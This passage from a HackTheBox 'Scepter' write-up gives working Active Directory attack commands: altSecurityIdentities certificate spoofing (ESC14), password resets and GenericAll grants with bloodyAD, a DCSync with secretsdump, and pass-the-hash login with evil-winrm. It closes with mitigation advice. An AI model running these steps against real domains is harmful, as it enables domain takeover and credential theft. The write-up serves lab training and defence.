msDS-cloudExtensionAttribute11: WRITE
msDS-cloudExtensionAttribute10: WRITE
msDS-cloudExtensionAttribute9: WRITE
msDS-cloudExtensionAttribute8: WRITE
msDS-cloudExtensionAttribute7: WRITE
msDS-cloudExtensionAttribute6: WRITE
msDS-cloudExtensionAttribute5: WRITE
msDS-cloudExtensionAttribute4: WRITE
msDS-cloudExtensionAttribute3: WRITE
msDS-cloudExtensionAttribute2: WRITE
msDS-cloudExtensionAttribute1: WRITE
msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msPKI-CredentialRoamingTokens: WRITE
msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE
msDS-FailedInteractiveLogonCount: WRITE
msDS-LastFailedInteractiveLogonTime: WRITE
msDS-LastSuccessfulInteractiveLogonTime: WRITE
msDS-SupportedEncryptionTypes: WRITE
msPKIAccountCredentials: WRITE
msPKIDPAPIMasterKeys: WRITE
msPKIRoamingTimeStamp: WRITE
mSMQDigests: WRITE
mSMQSignCertificates: WRITE
userSharedFolderOther: WRITE
userSharedFolder: WRITE
url: WRITE
otherIpPhone: WRITE
ipPhone: WRITE
assistant: WRITE
primaryInternationalISDNNumber: WRITE
primaryTelexNumber: WRITE
otherMobile: WRITE
otherFacsimileTelephoneNumber: WRITE
userCert: WRITE
homePostalAddress: WRITE
personalTitle: WRITE
wWWHomePage: WRITE
otherHomePhone: WRITE
streetAddress: WRITE
otherPager: WRITE
info: WRITE
otherTelephone: WRITE
userCertificate: WRITE
preferredDeliveryMethod: WRITE
registeredAddress: WRITE
internationalISDNNumber: WRITE
x121Address: WRITE
facsimileTelephoneNumber: WRITE
teletexTerminalIdentifier: WRITE
telexNumber: WRITE
telephoneNumber: WRITE
physicalDeliveryOfficeName: WRITE
postOfficeBox: WRITE
postalCode: WRITE
postalAddress: WRITE
street: WRITE
st: WRITE
l: WRITE
c: WRITE

distinguishedName: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb
altSecurityIdentities: WRITE
And P.adam have dc sync on Administrator

Inside evil-winrm shell (as h.brown) — map a spoofed altSecurityIdentities to p.adams
1
Set-ADUser -Identity "p.adams" -Add @{'altSecurityIdentities'='X509:<RFC822>furious5@scepter.htb'}
Confirm altSecurityIdentities was set successfully. To use Get-DomainObject we also upload PowerView.ps1
1
Get-DomainObject -Identity p.adams -Properties altSecurityIdentities

- Now do this again Get TGT for d.baker using NTLM hash again
1
impacket-getTGT -dc-ip 10.10.11.65 -hashes ':18b5fb0d99e7a475316213c15b6f22ce' scepter.htb/d.baker
Export it:
1
export KRB5CCNAME=d.baker.ccache
- Set password for user a.carter again with a new password
1
bloodyAD -d scepter.htb -u d.baker -k --host dc01.scepter.htb --dc-ip 10.10.11.65 set password a.carter Password123@
- Re-grant GenericAll permissions over the certificate OU to a.carter using updated password
1
bloodyAD -d scepter.htb -u a.carter -p Password123@ --host dc01.scepter.htb --dc-ip 10.10.11.65 add genericAll "OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB" a.carter
- Set the mail attribute of d.baker to a spoofed value (anything@scepter.htb) for another impersonation
1
bloodyAD --host dc01.scepter.htb -d scepter.htb -u a.carter -p 'Password123@' set object d.baker mail -v furious5@scepter.htb
- Request a new certificate for d.baker with updated mail spoof
1
certipy-ad req -username d.baker@scepter.htb -hashes 18b5fb0d99e7a475316213c15b6f22ce -ca scepter-DC01-CA -template StaffAccessCertificate
- Authenticate using the issued certificate as user p.adams (abusing altSecurityIdentities mapping)
1
certipy-ad auth -pfx 'd.baker.pfx' -domain 'scepter.htb' -username 'p.adams'
- Export that ticket
1
export KRB5CCNAME=p.adams.ccache
DcSync
- Dump the hash
1
impacket-secretsdump -k DC01.scepter.htb
- Login Using evil-winrm
1
evil-winrm -i scepter.htb -u administrator -H a291ead3493f9773dc615e66c2ea21c4
Finally login through evil-winrm and grab the flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ evil-winrm -i scepter.htb -u administrator -H a291ead3493f9773dc615e66c2ea21c4

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
***********62e6b657364980257aac
*Evil-WinRM* PS C:\Users\Administrator\Documents>


Warning: Press "y" to exit, press any other key to continue

Info: Exiting...
Mitigations & Security Recommendations
- Secure Network File System (NFS) Shares:
- Do not permit anonymous or unauthenticated access to NFS shares (e.g.,
/helpdesk). - Remove sensitive cryptographic assets, certificates, or credentials (such as
.pfxor.keyfiles) from shared folders.
- Do not permit anonymous or unauthenticated access to NFS shares (e.g.,
- Protect PKCS#12 Certificates:
- Enforce strong, complex passwords when exporting or issuing
.pfxcertificates to prevent offline dictionary and brute-force cracking. - Employ hardware-based certificate storage (such as Smart Cards or TPM-backed stores) where private keys cannot be exported.
- Enforce strong, complex passwords when exporting or issuing
- Limit Active Directory ACL Permissions:
- Avoid granting standard users delegation privileges (such as
ForceChangePasswordorGenericWrite) over other users’ AD objects. - Implement the principle of least privilege, ensuring password reset rights are strictly monitored and restricted to Tier 1 or Tier 0 administrators.
- Avoid granting standard users delegation privileges (such as
- Harden Active Directory Certificate Services (AD-CS) against ESC9 & ESC14:
- For ESC9: Restrict permissions to modify user account UPN attributes (
userPrincipalName). Configure certificate mapping settings to require strong mapping certificates. - For ESC14: Audit and restrict permissions to write to the
altSecurityIdentitiesattribute on computer and user objects. In Windows Active Directory, standard users or delegated administrators must not have permissions to modify this attribute on critical accounts. - Configure critical administrative accounts (such as
p.adams) as “Sensitive and cannot be delegated” to prevent credential manipulation.
- For ESC9: Restrict permissions to modify user account UPN attributes (